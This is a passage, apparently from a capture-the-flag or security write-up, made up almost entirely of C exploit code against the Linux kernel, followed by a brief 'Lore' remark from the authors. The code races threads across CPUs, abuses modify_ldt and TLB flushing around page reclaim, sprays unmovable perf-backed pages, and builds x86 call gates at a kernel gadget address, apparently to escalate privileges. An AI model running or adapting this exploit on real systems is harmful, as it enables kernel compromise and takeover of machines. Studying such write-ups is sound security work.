		atomic_store_explicit(&ctl->child_on_cpu1, 1, memory_order_release);

		wait_atomic(&ctl->page_reclaimed);

		invoke_call_gate();

		while(1) {}
	}

	atomic_store_explicit(&ctl->move_helper, 1, memory_order_release);
	wait_atomic(&ctl->helper_on_cpu0);
  	wait_atomic(&ctl->child_on_cpu1);

	selector = modify_ldt(0, (uint32_t)addr_l1, PAGE_SIZE-1);

	uint8_t *tlb_flush_mapping = mmap(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE,
									MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
	*tlb_flush_mapping = 0x41;

	// ensure trimming
    sleep(2);
	// flush TLB
    mprotect(tlb_flush_mapping, PAGE_SIZE, PROT_READ);

	selector = modify_ldt(0, (uint32_t)addr_l2, PAGE_SIZE-1);

	void* unmovable[10];
	int perf_fds[10];
	for(int i=0; i<10; i++) {
		unmovable[i] = map_unmovable((void*)UNMOVABLE_BASE, &perf_fds[i]);
		ioctl(perf_fds[i], PERF_EVENT_IOC_DISABLE, 0);
		build_call_gate(unmovable[i], kbase+GADGET, 0x10);
	}

	atomic_store_explicit(&ctl->page_reclaimed, 1, memory_order_release);

	while(1) {}
}
Lore
We postponed writing this writeup so much that we forgot most of the exploit and had to reverse-engineer it a bit. Also the attention span during our writeup writing sessions was not the highest, let’s put it that way…